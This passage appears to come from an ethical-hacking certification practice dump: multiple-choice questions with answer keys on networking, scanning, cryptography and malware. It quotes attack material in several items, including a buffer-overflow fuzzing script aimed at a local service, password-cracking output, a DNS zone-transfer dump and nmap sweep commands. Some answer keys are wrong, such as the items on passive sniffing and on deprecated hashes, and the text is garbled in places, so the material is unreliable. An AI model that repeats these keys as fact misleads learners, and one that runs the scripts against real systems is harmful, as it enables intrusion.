Ignore it.
Try to sell the information to a well-paying party on the dark web.
Notify the web site owner so that corrective action be taken as soon as possible to patch the vulnerability.
Exploit the vulnerability without harming the website owner so that attention be drawn to the problem.

**Answer: C**

You are an Ethical Hacker conducting an audit of the ABC corporation. When you check the NOC, you will notice that one of the machines has two connections, one wired and one wifi. When

you look at the Windows system's setup, you will notice two static routes.

route add 10.0.0.0 mask 255.0.0.0 10.0.0.1

**route add 0.0.0.0 mask 255.0.0.0** what are the primary objectives of those static routes?

Both static routes indicate that the traffic is external with a different gateway.
The first static route indicates that the internal traffic will use an external gateway and the second static route indicates that the traffic will be rerouted.
Both static routes indicate that the traffic is internal with a different gateway.
The first static route indicates that the internal addresses are using the internal gateway and the second static route indicates that all the traffic that is not internal must go to an external gateway.

**Answer: D**

Which of the following statements regarding ethical hacking is incorrect?

Ethical hackers should never use tools or methods that have the potential of exploiting vulnerabilities in an organization's systems.
Testing should be remotely performed offsite.
An organization should use ethical hackers who do not sell vendor hardware/software or other consulting services.

Ethical hacking should not involve writing to or modifying the target systems.

**Answer: A**

**Explanation:**

Ethical hackers use the same methods and techniques as their less-principled counterparts to test and bypass a system's defenses, including those that have the potential to exploit vulnerabilities, but instead of exploiting any vulnerabilities discovered, they document them and provide actionable advice on how to fix them so the organization can improve its overall security.

**Reference:** http://searchsecurity.techtarget.com/definition/ethical-hacker

Low humidity in a data center can cause which of the following problems?

Heat
Corrosion
Static electricity
Airborne contamination

**Answer: C**

From within the network, Seth is conducting a penetration test. No information concerning the network has been disclosed to him. What kind of test is he running?

Internal Whitebox
External, Whitebox
Internal, Blackbox
External, Blackbox

**Answer: C**

Which type of scan measures a person's external features through a digital video camera?

Iris scan
Retinal scan
Facial recognition scan
Signature kinetics scan

**Answer: C**

A security policy will be more accepted by employees if it is consistent and has the support of

Coworkers.
Executive management.
The security officer.
A supervisor.

**Answer: B**

This international organization regulates billions of transactions daily and provides security guidelines to protect personally identifiable information (PII). These security controls provide a baseline and prevent low-level hackers, sometimes known as script kiddies, from causing a data breach.

Which of the following organizations is being described?

Payment Card Industry (PCI)
Center for Disease Control (CDC)
Institute of Electrical and Electronics Engineers (IEEE)

International Security Industry Organization (ISIO)

**Answer: A**

**Explanation:**

The Payment Card Industry Data Security Standard (PCI DSS) is a proprietary information security standard for organizations that handle branded credit cards from the major card schemes, including Visa, MasterCard, American Express, Discover, and JCB. The PCI DSS standards are very explicit about the requirements for the back-end storage and access of PII (personally identifiable information).

https://en.wikipedia.org/wiki/Payment_Card_Industry_Data_Security_Standard

When purchasing a biometric system, one of the considerations that should be reviewed is the processing speed. Which of the following best explains what processing entails?

The amount of time it takes to convert biometric data into a template on a smart card.
The amount of time and resources that are necessary to maintain a biometric system.
The amount of time it takes to be either accepted or rejected form when an individual provides Identification and authentication information.
How long it takes to set up individual user accounts.

**Answer: C**

A large corporation is looking to hire elite pen testers like you to test its security architecture. They asked you to show them sample reports from past penetration tests during the interview. So, what are your options?

Share reports, after NDA is signed
Share full reports, not redacted
Decline but, provide references
Share full reports with redactions

**Answer: C**

Eve stole a file named secret.txt, transferred it to her computer, and she just entered these commands:

```
[eve@localhost ~]$ john secret.txt
Loaded 2 password hashes with no different salts (LM [DES 128/128 SSE2-
16])
Press 'q' or Ctrl-C to abort. almost any other key for status
0g 0:00:00:03 3/3 0g/s 86168p/s 86168c/s 172336C/s MERO..SAMPLUI
0g 0:00:00:04 3/3 0g/s 3296Kp/s 3296Kc/s 6592KC/s GOS..KARIS4
0g 0:00:00:07 3/3 0g/s 8154Kp/s 8154Kc/s 16309KC/s NY180K..NY1837
0g 0:00:00:10 3/3 0g/s 7958Kp/s 7958Kc/s 1591KC/s SHAGRN..SHENY9
```

What is she trying to achieve?

She is encrypting the file.
She is using John the Ripper to view the contents of the file.
She is using ftp to transfer the file to another hacker named John.
She is using John the Ripper to crack the passwords in the secret.txt file.

**Answer: D**

Let's imagine three companies (A, B and C), all competing in a challenging global environment. Company A and B are working together in developing a product that will generate a major competitive advantage for them.

Company A has a secure DNS server, whereas Company B has a spoofable DNS server. Company C acquires access to outgoing e-mails from company B by faking the DNS server of company B.

How do you prevent DNS spoofing?

Install DNS logger and track vulnerable packets
Disable DNS timeouts
Install DNS Anti-spoofing
Disable DNS Zone Transfer

**Answer: C**

Which of the following is considered an exploit framework and has the ability to perform automated attacks on services, ports, applications, and unpatched security flaws in a computer system?

Wireshark
Maltego
Metasploit
Nessus

**Answer: C**

Which of the following viruses tries to hide from anti-virus programs by actively altering and corrupting the chosen service call interruptions when they are being run?

Cavity virus
Polymorphic virus
Tunneling virus
Stealth virus

**Answer: D**

There are several ways to gain insight on how a cryptosystem works with the goal of reverse engineering the process. Does a

term describe when two pieces of data result in the same value is?

Collision
Collusion
Polymorphism
Escrow

**Answer: A**

The network in ABC company is using the network address 192.168.1.64 with mask 255.255.255.192. In the network, the servers are in the addresses 192.168.1.122, 192.168.1.123, and 192.168.1.124.

An attacker is trying to find those servers, but he cannot see them in his scanning. The command he is using is:

nmap 192.168.1.64/28.

Why can he not see the servers?

The network must be down and the nmap command and IP address are ok.

He needs to add the command ''''ip address'''' just before the IP address.
He is scanning from 192.168.1.64 to 192.168.1.78 because of the mask /28 and the servers are not in that range.
He needs to change the address to 192.168.1.0 with the same mask.

**Answer: C**

When using Wireshark to acquire packet capture on a network, which device would enable the capture of all traffic on the wire?

Network tap
Layer 3 switch
Network bridge
Application firewall

**Answer: A**

What type of malware is it that restricts access to a computer system that it infects and demands that the user pay a certain amount of money, cryptocurrency, etc. to the operators of the malware to remove the restriction?

Ransomware
Riskware
Adware
Spyware

**Answer: A**

You have been assigned to scan a server as a Penetration Tester. You must employ a scanning strategy in which the TCP Header is divided into several packets, making it impossible to determine what the packets are intended for.

Which of the scanning techniques listed below will you use?

ACK flag scanning
TCP Scanning
IP Fragment Scanning
Inverse TCP flag scanning

**Answer: C**

You have just discovered a server that's now up and running on the same network as the system you just broke into. It did not answer when you ping it. What could be the situation??

TCP/IP does not support ICMP
ARP is disabled on the target server
ICMP could be disabled on the target server
You need to run the ping command with root privileges

**Answer: C**

How can a rootkit bypass Windows 7 operating system's kernel mode, code signing policy?

Defeating the scanner from detecting any code change at the kernel
Replacing patch system calls with its own version that hides the rootkit (attacker's) actions

Performing common services for the application process and replacing real applications with fake ones
Attaching itself to the master boot record in a hard drive and changing the machine's boot sequence/options

**Answer: D**

An incident investigator requests a copy of all firewall, proxy server, and Intrusion Detection Systems (IDS) event logs from an organization's network that has experienced a probable security breach. The sequence of many of the logged events does not match up when the investigator attempts to correlate the information in all of the logs.

What is the most likely reason for this?

The network devices are not all synchronized.
A proper chain of custody was not observed while collecting the logs.
The attacker altered or erased events from the logs.
The security breach was a false positive.

**Answer: A**

**Explanation:**

Time synchronization is an important middleware service of distributed systems, amongst which Distributed Intrusion Detection System (DIDS) makes extensive use of time synchronization in particular.

**Reference:**

http://ieeexplore.ieee.org/xpl/login.jsp?tp_and

arnumber=5619315andurl=http%3A%2F%2Fieeexplore.ieee.org%2Fxpls%2Fabs_all.jsp%3Farnumber%3 D561

John the Ripper is a technical assessment tool used to test the weakness of which of the following?

Usernames
File permissions
Firewall rulesets
Passwords

**Answer: D**

You are using NMAP to resolve domain names into IP addresses for a ping sweep later. Which of the following commands looks for IP addresses?

>host -t a hackeddomain.com
>host -t soa hackeddomain.com
>host -t ns hackeddomain.com
>host -t AXFR hackeddomain.com

**Answer: A**

**Explanation:**

The A record is a record that contains the address of a person. It returns a 32-bit IPv4 address, which is typically used to map hostnames to the host's IP address.

**Reference:** https://en.wikipedia.org/wiki/List_of_DNS_record_types

A penetration tester is hired to do a risk assessment of a company's DMZ. The rules of engagement state that the penetration test is done from an external IP address with no prior knowledge of the internal IT systems.

What kind of test is being performed?

white box
grey box
red box
black box

**Answer: D**

Which of the following is a strong post designed to stop a car?

Gate
Fence
Bollard
Reinforced rebar

**Answer: C**

Which of the following describes a component of Public Key Infrastructure (PKI) where a copy of a private key is stored to provide third-party access and to facilitate recovery operations?

Key registry
Recovery agent
Directory
Key escrow

**Answer: D**

A hacker named Jack is trying to compromise a bank's computer system. He needs to know the operating system of that computer to launch further attacks.

What process would help him?

Banner Grabbing
IDLE/IPID Scanning
SSDP Scanning
UDP Scanning

**Answer: A**

Which of the following network attacks takes advantage of weaknesses in the fragment reassembly functionality of the TCP/IP protocol stack?

Teardrop
SYN flood
Smurf attack

Ping of death

**Answer: A**

What are the three types of compliance that the Open Source Security Testing Methodology Manual (OSSTMM) recognizes?

Legal, performance, audit
Audit, standards based, regulatory
Contractual, regulatory, industry
Legislative, contractual, standards based

**Answer: D**

In which of the following cryptography attack methods, the attacker makes a series of interactive queries, choosing subsequent plaintexts based on the information from the previous encryptions?

Chosen-plaintext attack
Ciphertext-only attack
Adaptive chosen-plaintext attack
Known-plaintext attack

**Answer: A**

Which of the following Denial-of-Service (DoS) tools is used to attack target online applications by starving the web server of available sessions?

Using never-ending POST broadcasts and delivering an arbitrarily huge content-length header value, the programme brings sessions to a halt.

My Doom
Astacheldraht
R-U-Dead-Yet?(RUDY)
LOIC

**Answer: C**

What is the algorithm used by LM for Windows2000 SAM?

MD4

DES
SHA
SSL

**Answer: B**

A Certificate Authority (CA) generates a key pair that will be used for encryption and decryption of email. The integrity of the encrypted email is dependent on the security of which of the following?

Public key
Private key

Modulus length
Email server certificate

**Answer: B**

Which command lets a tester enumerate alive systems in a class C network via ICMP using native Windows tools?

A. ping 192.168.2.
B. ping 192.168.2.255
C. for %V in (1 1 255) do PING 192.168.2.%V
D. for /L %V in (1 1 254) do PING -n 1 192.168.2.%V | FIND /I "Reply"\

**Answer: D**

How do employers protect assets with security policies pertaining to employee surveillance activities?

Employers promote monitoring activities of employees as long as the employees demonstrate trustworthiness.
Employers use informal verbal communication channels to explain employee monitoring activities to employees.
Employers use network surveillance to monitor employee email traffic, network access and to record employee keystrokes.
Employers provide employees with written statements that clearly discuss the boundaries of monitoring activities and consequences.

**Answer: D**

Which type of Nmap scan is the most reliable but also the most visible and likely to be picked up by an IDS?

SYN scan
ACK scan
RST scan
Connect scan
FIN scan

**Answer: D**

**NMAP -sn 192.168.11.200-215**

Which of the following is performed by the NMAP command?

A ping scan
A trace sweep
An operating system detect
A port scan

**Answer: A**

**Explanation:**

NMAP -sn (No port scan)

This option instructs Nmap to skip the port scan following host discovery and instead print only the accessible hosts that replied to the probes. This is commonly referred to as a "ping

scan," although you can also have traceroute and NSE host scripts executed.

**Reference:** https://nmap.org/book/man-host-discovery.html

What could be done next if the final set of security controls does not eliminate all risk in a system?

Continue to apply controls until there is zero risks.
Ignore any remaining risk.
If the residual risk is low enough, it can be accepted.
Remove current controls since they are not completely effective.

**Answer: C**

(Note: the student is being tested on concepts learned during passive OS fingerprinting, basic TCP/IP connection concepts, and the ability to read packet signatures from a sniff dump.). Snort has been used to capture network packets. When the penetration tester examines the packets, he notices something unusual. If you were the penetration tester, why would you find this abnormal? What is odd about this attack? Choose the best answer.

```
05/20-17:06:45.061034 192.160.13.4:31337 -> 172.16.1.101:1 TCP TTL:44 TOS:0x1(
***FRP** Seq: OXA1D95 Ack: 0x53 Win: 0x400
...
05/20-17:06:58.685879 192.160.13.4:31337 ->
172.16.1.101:1024
TCP TTL:44 TOS:0x10 ID:242
***FRP** Seq: 0XA1D95 Ack: 0x53 Win: 0x400
```

This is not a spoofed packet as the IP stack has increasing numbers for the three flags.
This is back orifice activity as the scan comes from port 31337.
The attacker wants to avoid creating a sub-carries connection that is not normally valid.
These packets were crafted by a tool, they were not created by a standard IP stack.

**Answer: B**

The method of discovering if the provided resource address is present in the DNS cache records is known as DNS cache snooping. It may be useful to establish what software update resources are used during the network investigation in order to determine what software is installed. What command do you use to see if the entry is in the DNS cache?

nslookup -fullrecursive update.antivirus.com
dnsnooping -rt update.antivirus.com
nslookup -norecursive update.antivirus.com
dns—snoop update.antivirus.com

**Answer: C**

It has been reported to you that someone has caused an information spillage on their computer. You go to the computer, disconnect it from the network, remove the keyboard and mouse,

and power it down. What step in incident handling did you just complete?

Containment
Eradication
Recovery
Discovery

**Answer: A**

Which of the following tools is used by pen testers and analysts specifically to analyze links between data using link analysis and graphs?

Metasploit
Wireshark
Maltego
Cain and Abel

**Answer: C**

You have got physical access to a Windows 2008 R2 server with a disk drive that can be accessed. You are unable to guess the password when attempting to boot the server and log in. You have an Ubuntu 9.10 Linux LiveCD in your toolkit. Which Linux-based utility can alter any user's password or reactivate Windows accounts that have been disabled?

John the Ripper
SET
CHNTPW
Cain and Abel

**Answer: C**

Bob, your senior colleague, has sent you a mail regarding a deal with one of the clients. You are requested to accept the offer, and you oblige. After 2 days, Bob denies that he had ever sent a mail. What do you want to "know" to prove to yourself that it was Bob who had sent a mail?

Confidentiality
Integrity
Non-Repudiation
Authentication

**Answer: C**

Which of the following services does the Open Web Application Security Project (OWASP) testing methodology provide to satisfy the need to secure web applications?

COBIT is an extendable security framework.
A list of defects and suggestions for resolving them
Patches for web applications
A security certification for online apps that have been hardened

**Answer: B**

The Simple Mail Transport Protocol is used to send an email over the Internet. Because SMTP does not encrypt email, it is possible for an unauthorized individual to access the contents of the message. TLS can be used to enhance a connection between two mail servers using SMTP. SMTP over TLS encrypts email transmissions. What is the name of the SMTP command that sends emails over TLS?

OPPORTUNISTICTLS STARTTLS
FORCETLS
UPGRADETLS
None of them

**Answer: B**

Which of the following hashing functions should not be used?

SHA-1.ECC
MD5, SHA-1
SHA-2. SHA-3
MD5. SHA-5

**Answer: A**

Which solution can be used to emulating computer services like mail and ftp, as well as capturing information about logins and actions?

Firewall
Honeypot
Core server
Layer 4 switch

**Answer: B**

One of our best customers called one of our IT employees. The caller was interested in learning more about the firm's network infrastructure, systems, and personnel. For both the organization and the client, new integration opportunities are on the horizon. What is the best course of action for this employee?

He/she will supply information because the company's policy is all on customer service.
The employee should ignore the call and hang up.
Without prior management approval, the employee should not provide any information.
Employees are unable to disclose any information; however, they will provide the name of the supervisor.

**Answer: C**

Which of the following characteristics is unique to the N-tier architecture technique of software development?

Application layers can be isolated, making it possible to upgrade each layer independently of the others.
It works with a number of databases, including Access, Oracle, and SQL.
Data security is related to each layer, and any upgrade must include updates for all layers.
Without sacrificing performance, application layers can be developed in C, ASP.NET, or Delphi.

---

**Answer: A**

This TCP option tells the sender system to transfer all buffered data at the same time.

SYN
RST
PSH
URG
FIN

**Answer: C**

What is the major UDP port that Network Time Protocol (NTP) utilizes for communication?

123
161
69
113

**Answer: A**

A datacenter houses network elements for a big mobile phone and data network operator. These are essentially big Linux-based computers. Firewalls and intrusion prevention systems protect the data center's perimeter. What is the optimum security policy for this configuration?

User ids and strong passwords must be used to harden network parts. Security testing and audits should be performed on a regular basis.
Additional security measures are unnecessary as long as physical access to network elements is restricted.

As long as firewalls and intrusion prevention systems are in place, there is no need for specific security measures on network parts. Because assaults and downtime are unavoidable, the operator should have a backup site.

---

**Answer: A**

Which of the following attacks takes use of web age vulnerabilities to force an unwary user's browser to send malicious requests it

wasn't expecting?

Attacks against Command Injection
Injection Attack on a File
Forgery of Cross-Site Requests (CSRF)
Manipulation of Hidden Fields

**Answer: C**

The accounting firm ABC recently hired a new accountant. The financial statements will be worked on by the accountant. Those financial statements must be reviewed by the CFO before being given to the accountant. However, the CFO is concerned because he wants to ensure that the information sent to the accountant has not been altered after he has approved it. Which of the following options can you employ to ensure the data's integrity?

The paper can be sent to the accountant on a USB that is just used for that purpose.

Once the financial statements have been approved, the CFO can utilize a hash algorithm in the document.
The financial statements can be sent twice, first by email and again via USB, with the accountant comparing the two to ensure they are the same document.
The CFO can use a password-protected excel file.

---

**Answer: B**

Which type of constraint is enforced by the "black box testing" methodology?

The tester has access to only the system's outward operations.
A tester's knowledge of a system's core operation is limited.
A tester can only see a portion of a system's internal operation.
The tester has complete knowledge of a system's internal functionality.

---

**Answer:** A

**Explanation:**

Black-box testing is a type of software testing that looks at an application's functioning without seeing inside its internal structures or workings.

**Reference:** https://en.wikipedia.org/wiki/Black-box_testing

Which of the statements below is TRUE?

Sniffers work on the OSI model's Layer 2 layer.
Sniffers work on the OSI model's Layer 3 layer.
Sniffers work on the OSI model's Layer 2 and Layer 3 layers.
Sniffers are based on the OSI model's Layer 1 layer.

**Answer: A**

**Explanation:**

Packet sniffers capture data at OSI layer 2 of the OSI model.

**Reference:** https://en.wikipedia.org/wiki/Ethernet_frame

A security technician must prevent malicious input while performing data validation on web content. Which of the following procedures is the most effective at preventing malicious input?

Check for query strings in web content input.
Use scanning technologies to validate web content input.
Verify the type, length, and range of online content input.
Check for superfluous queries in web content input.

**Answer: C**

When it comes to house loans, a bank maintains and handles sensitive personal information. Auditing, on the other hand, has never been enabled on the system. What should be the bank's initial step before implementing the audit feature?

Run a system-wide vulnerability scan.
Evaluate the consequences of enabling the audit feature.
Calculate the audit feature's cost/benefit ratio.

Set aside cash for audit log review staffing.

---

**Answer: B**

Firewalls are software or hardware devices that control and monitor traffic entering and exiting a target network based on a set of pre-defined rules.

SQL injection attacks can be protected by which of the following types of firewalls?

Firewall based on data
Firewall with state
Firewall for packets
Firewall for web applications

**Answer: D**

Which of these methods for storing backup tapes is the most secure?

Offsite in a climate-controlled facility
On a separate floor of the same building
Inside the datacenter in a fireproof safe for speedier retrieval
In a cool, dry environment

**Answer:** A
**Explanation:**

Producing backup tapes and storing them in an offsite storage facility should be part of any efficient disaster data recovery strategy. If the business's office is damaged by a natural disaster, the data will not be jeopardized. It is strongly advised that backup tapes be handled with care and maintained in a safe, climate-

controlled environment. This gives you peace of mind and practically instantaneous business stability in the event of a crisis.

**Reference:**

http://www.entrustrm.com/blog/1132/why-is-offsite-tape-storage-the-best-disaster-recovery- strategy

Which of the following components of a computer system will be scanned for infections by an anti-virus programme?

A. Boot Sector
B. Deleted Files
C. Windows Process List
D. Password Protected Files

**Answer: A**

It is critical to employ all possible techniques to obtain all relevant information about the target network when conducting a penetration test. Sniffing the network is one method of doing so. Passive network sniffing cannot do which of the following tasks?

Determining which operating systems, services, protocols, and devices are in use.
Collecting unencrypted information about usernames and passwords
Modifying and replaying captured network traffic

Recording network traffic for subsequent investigation

**Answer: B**

Passive reconnaissance entails which of the following methods of gathering information?

Social engineering
Network traffic sniffing
Man in the middle attacks
Publicly accessible sources

**Answer: D**

. In cryptanalysis and computer security, 'pass the hash' is a hacking technique that allows an attacker to authenticate to a remote server/service by using the underlying NTLM and/or LanMan hash of a user's password rather than the plaintext password.

This approach is covered by the psexec module in the Metasploit Framework. Penetration testers frequently use the psexec module to gain access to a system for which they already have credentials. It was developed by Sysinternals and is now part of the framework. When penetration testers successfully gain access to a system via an exploit, they frequently use meterpreter or other methods such as fgdump, pwdump, or cachedump to obtain the passwords, and then use rainbowtables to crack the hash values.

In the psexec module's'smbpass,' which of the following is the true hash type and sort order?

A. NT:LM

B. LM:NT
C. LM:NTLM
D. NTLM:LM
**Answer: B**

Which of the following statements about a static NAT is correct?

A. A static NAT uses a many-to-many mapping.
B. A static NAT uses a one-to-many mapping.
C. A static NAT uses a many-to-one mapping.
D. A static NAT uses a one-to-one mapping.
**Answer: D**

A system, organization, or other entity's security policy is a definition of what it means to be secure. Computer Security Policy, Information Protection Policy, Information Security Policy, network Security Policy, Physical Security Policy, Remote Access Policy, and User Account Policy are all sub-policies for Information Technologies. What is the main focus of the Information Technology sub-policies?

A. Availability, Non-repudiation, Confidentiality
B. Authenticity, Integrity, Non-repudiation
C. Confidentiality, Integrity, Availability
D. Authenticity, Confidentiality, Integrity
**Answer: C**

When scanning UDP ports, what are two things that can happen? (Select two.)

A. You will receive a reset.
B. An ICMP message will be sent back to you.
C. The four-way handshake will be aborted.
D. You will receive an RFC 1294 notice.
E. Nothing
**B and E**

What is the hacker actually aiming to steal based on the following excerpt from a hacked machine's log?

A. har.txt
B. file
C. wwwroot
D. Repair file
**Answer: B**

What form of security control is banning employees from bringing personal computing devices into a facility?

A. Physical
B. Procedural
C. Technical
D. Compliance
**Answer: B**

Steve, a scientist with a federal security organization, devised a technology method for identifying persons based on their walking patterns and applied it to physical access control. A camera records people walking and uses Steve's approach to identify them. People must then approximate their RFID badges. To open the door, both forms of identification are necessary. We can say in this case:

Despite the fact that the technique has two steps, it only implements one authentication factor.
The solution uses two authentication factors: a tangible object and a set of physical characteristics. c
There will be a lot of false positives in the solution.
Biological motion is ineffective for identifying humans.

**Answer: B**

A pentester gains access to a Windows application server and need to figure out how to configure the firewall integrated into Windows. Which command would be used in this case?

Netsh firewall show config
WMIC firewall show config
Net firewall show config
Ipconfig firewall show config

**Answer: A**

If you needed a tool that could do network intrusion prevention and detection, as well as act as a network sniffer and record network activities, which tool would you choose?

A. Nmap
B. Cain and Abel
C. Nessus

D. Snort
**Answer: D**

While alert thresholding in an IDS can lower the number of repeat alarms, it also creates which of the following vulnerabilities?

A. An attacker can elude detection by the IDS if they work slowly enough.
B. If the volume exceeds the threshold, network packets are dropped.
C. Thresholding makes it difficult for the IDS to reconstruct fragmented packets.
D. The IDS will not distinguish between packets coming from various sources.
**Answer: A**

Take a look at the output below. What was the hacker's goal?

```
; <<>> DiG 9.7.-P1 <<>> axfr domam.com @192.168.1.105
;; global options: +cmd
domain.com. 3600 IN SOA srv1.domain.com. hostsrv1.domain.com.
131 900 600 86400 3600
domain.com. 600 IN A 192.168.1.102
domain.com. 600 IN A 192.168.1.105
domain.com. 3600 IN NS srv1.domain.com.
domain.com. 3600 IN NS srv2.domain.com.
vpn.domain.com. 3600 IN A 192.168.1.1
server.domain.com. 3600 IN A 192.168.1.3
office.domain.com. 3600 IN A 192.168.1.4
remote.domain.com. 3600 IN A 192.168. 1.48
support.domain.com. 3600 IN A 192.168.1.47
ns1.domain.com. 3600 IN A 192.168.1.41
ns2.domain.com. 3600 IN A 192.168.1.42
ns3.domain.com. 3600 IN A 192.168.1.34
ns4.domain.com. 3600 IN A 192.168.1.45
srv1.domain.com. 3600 IN A 192.168.1.102
srv2.domain.com. 1200 IN A 192.168.1.105
domain.com. 3600 IN SOA srv1.domain.com. hostsrv1.domain.com.
131 900 600 86400 3600
;; Query time: 269 msec
;; SERVER: 192.168.1.105#53(192.168.1.105)
;; WHEN: Sun Aug 11 20:07:59 2013
;; XFR size: 65 records (messages 65, bytes 4501)
```

The hacker gathered publicly available records for the domain using whois.
The hacker brute-forced the list of available domains using the "fierce" programme.
On his own domain, the hacker listed DNS records.
The hacker moved the zone and enumerated the hosts successfully.

**Answer: D**

What PCAP filter should I use to capture all TCP traffic on port 25 from or to host 192.168.0.125?

A. tcp.src == 25 and ip.host == 192.168.0.125
B. host 192.168.0.125:25

C. port 25 and host 192.168.0.125

D. tcp.port == 25 and ip.host == 192.168.0.125

**Answer: D**

A network administrator discovers numerous unusual files in the root directory of his Linux FTP server. One of the files is a tarball, while the other two are shell script files and the third is a binary file named "nc." The anonymous user account logged in to the FTP server, uploaded the files, extracted the contents of the tarball, and ran the script using a feature offered by the FTP server's software, according to the access logs. The nc file is running as a process, according to the ps command, and the nc process is listening on a network port, according to the netstat programme. What kind of flaw must exist in order for this remote attack to be possible?

File system permissions
Privilege escalation
Directory traversal
Brute force login

**Answer:** A

**Explanation:**

The user must have write file permissions in order to upload files.

**Reference:**

http://codex.wordpress.org/Hardening_WordPress

You have successfully opened a shell on a network server that has been compromised. You wanted to figure out which OS systems were on the network. However, when you use the nmap syntax below to fingerprint all machines in the network, it does not function.

```
invictus@victim_server:~$ nmap -T4 -O 10.10.0.0/24
TCP/IP fingerprinting (for OS scan) xxxxxxx xxxxxx xxxxxxxxx.
QUITTING!
```

What appears to be the issue?

OS Scan necessitates root access.
The syntax of nmap is incorrect.
This is a common symptom of a nmap programme that has become corrupted.
The host firewall prevents outgoing TCP/IP fingerprinting.

---

**Answer: A**

**Explanation:**

You requested a scan type that necessitates root access.

**Reference:**

http://askubuntu.com/questions/433062/using-nmap-for-information-regarding-web-host

A hacker is attempting to query the Domain Name Service using nslookup (DNS). For the search, the hacker used the nslookup interactive mode. Which command should the hacker enter into the command shell to obtain the necessary information?

A. Locate type=ns

B. Request type=ns

C. Set type=ns

D. Transfer type=ns

**Answer: C**

Which of the following methods assesses an organization's adherence to its declared security policy?

A. Vulnerability assessment

B. Penetration testing

C. Risk assessment

D. Security auditing

**Answer: D**

What is the primary cause for the vulnerability of using a saved biometric?

A. Even though the physical trait is unique, the digital version of the biometric may not be.

B. When employing a stored biometric for authentication, a copy is compared to a copy rather than the original.

C. A stored biometric becomes "something you have" rather than "something you are."

D. An attacker can steal a stored biometric and use it to impersonate the person identified by the biometric.

---

**Answer: D**

A computer science student must complete a secured Adobe PDF job application that has been sent to them by a potential employer. Rather than requesting a new document that would allow the forms to be completed, the student decides to develop a script that uses a list of regularly used passwords to test against the secured PDF until the proper password is found or the list is exhausted. Which cryptographic attack is being attempted by the student?

A. Man-in-the-middle attack
B. Brute-force attack
C. Dictionary attack
D. Session hijacking

**Answer: C**

Which of the following is the most effective anti-ransomware measure?

A. Make use of numerous antivirus programmes.
B. Create an off-line backup
C. Analyze the ransomware to obtain the decryption key for the encrypted data
D. Pay the ransom

**Answer: B**

. You have successfully compromised a network workstation and discovered a live server on the same network. You attempted to ping it but received no answer. What's going on?

A. On the target server, ICMP may be disabled.

B. The ARP on the target server is deactivated.

C. ICMP is not supported by TCP/IP.

D. You must need root capabilities to perform the ping command.

---

**Answer: A**

**Explanation:**

The ICMP "Echo request" and "Echo reply" packets are used to implement the ping tool. Note: One of the most important protocols in the internet protocol suite is the Internet Control Message Protocol (ICMP). It is used by network devices such as routers to convey error messages indicating that a requested service is unavailable or that a host or router could not be accessed.

**Reference:**

https://en.wikipedia.org/wiki/Internet_Control_Message_Protocol

By forcing a particular web application to connect to another database controlled by a hacker, which tool is used to automate SQL injections and exploit a database?

---

A. DataThief

B. NetCat

C. Cain and Abel

D. SQLInjector

**Answer: A**

A security engineer is attempting to map the internal network of a corporation. The engineer types the following NMAP command via the command:

NMAP -n -sS -Po -p 80 ***.***.**.** What kind of scan is this?

A. Quick scan
B. Intense scan
C. Stealth scan
D. Comprehensive scan

**Answer: C**

Which of the following is an example of an implementation of asymmetric encryption?

A. SHA1
B. PGP
C. 3DES
D. MD5

**Answer: B**

Which of the following is the BEST approach to prevent Personally Identifiable Information (PII) from being abused as a result of online application vulnerabilities?

Store all PII in encrypted storage.
Encrypt all hard drives with full disk encryption to protect PII.
Handle a security token to log into any Web applications that use PII
Use encrypted communications protocols to transport PII

**Answer: C**

Trinity must scan all hosts on a /16 network for only TCP port 445. What is the quickest way for her to do this with Nmap? Stealth isn't an issue.

A. nmap -sn -sF 10.1.0.0/16 445
B. nmap -p 445 -n -T4 -open 10.1.0.0/16
C. nmap -s 445 -sU -T5 10.1.0.0/16
D. nmap -p 445 -max -Pn 10.1.0.0/16

**Answer: B**

It is a type of malware (malicious software) that crooks install on your computer in order to remotely lock it. This malware displays a warning message in the form of a pop-up window, a webpage, or an email from what appears to be an official authority. It informs you that your computer has been locked due to probable criminal activity on it and that you must pay a fee before you can access your data and programmes again.

Which of the terms below best describes the definition?

Ransomware
Adware
Spyware
Riskware

**Answer: A**

**Explanation:**

Ransomware is a sort of malware that can be placed on a computer without the user's knowledge or intent and restricts access to the infected computer system in some fashion, requiring the user to pay a ransom to the virus operators to remove the restriction. Some ransomware encrypts files on the system's hard drive, making them difficult or impossible to decode without paying a ransom for the encryption key, while others just lock the machine and display messages designed to persuade the user to pay the ransom. The most common way for ransomware to spread is with a Trojan horse.

**Reference:** https://en.wikipedia.org/wiki/Ransomware

If the port is open, what is the right answer to a NULL scan?

A. SYN
B. ACK
C. FIN
D. PSH
E. RST
F. No response

**Answer: F**

An nmap command with the 202.176.56-57.* host specification will scan a large number of hosts.

A. 2
B. 256
C. 512
D. Over 10, 000

**Answer: C**

What is the purpose of the code?

```
#!/usr/bin/python
import socket
buffer=["A"]
counter=50
while len(buffer)<=100:
buffer.apend ("A"*counter)
counter=counter+50
commands=["HELP","STATS.","RTIME.","LTIME.","SRUN.","TRUN.","GMO
N.","GDOG.","KSTET.","GTER.","HTER.","LTER.","KSTAN."]
for command in commands:
 for buffstring in buffer:
  print "Exploiting" +command+":"+str(len(buffstring))
  s=socket.socket(socket.AF_INET.socket.SOCK_STREAM)
  s.connect(('127.0.0.1',9999))
  s.recv(50)
  s.send(command+buffstring)
  s.close()
```

---

A. Buffer Overflow

B. Encryption

C. Bruteforce

D. Denial-of-service (Dos)

**Answer: A**

The system administrator observed an alert was logged when the external router was accessed from the administrator's workstation to update the router configuration when reviewing the IDS logs. What kind of warning is this?

A. False positive

B. False negative
C. True positive
D. True negative
**Answer: A**

How does an operating system keep account login passwords secure?

The passwords are hashed in one direction by the operating system.
The passwords are saved by the operating system in a hidden file that users cannot access.
The operating system encrypts and decrypts the passwords as needed.
The operating system saves all passwords in a secure non-volatile memory section.

**Answer: A**

What type of analysis is carried out when an attacker only has a limited understanding of the application's inner workings?

A. Black-box
B. Announced
C. White-box
D. Grey-box
**Answer: D**

Which of the following settings allows Nessus to recognize when it is sending too many packets, and the network pipe is full?

A. Netstat WMI Scan
B. Silent Dependencies
C. Consider unscanned ports as closed
D. Reduce parallel connections on congestion
Answer: D

What are two software tools that are used to estimate the operating system? (Select two.)

A. Nmap
B. Snadboy
C. Queso
D. UserInfo
E. NetBus
**Answer: A and C**

What can a tester do to ensure that the program is trustworthy and not altering or tampering with critical data on the back end of the system it is loaded on?

A. Proper testing
B. Principles of secure coding
C. Examining the security and architecture of the system
D. Examining the software's interruptions
**Answer: D**

---

"Hello, this is Scott Smelby from the Yahoo Bank," Bob received a text message on his phone.

Please contact me at scottsmelby@yahoo.com for a critical transaction." Which of the following statements is correct?

A. Because it originates from a reputable institution, this is most likely a valid message.

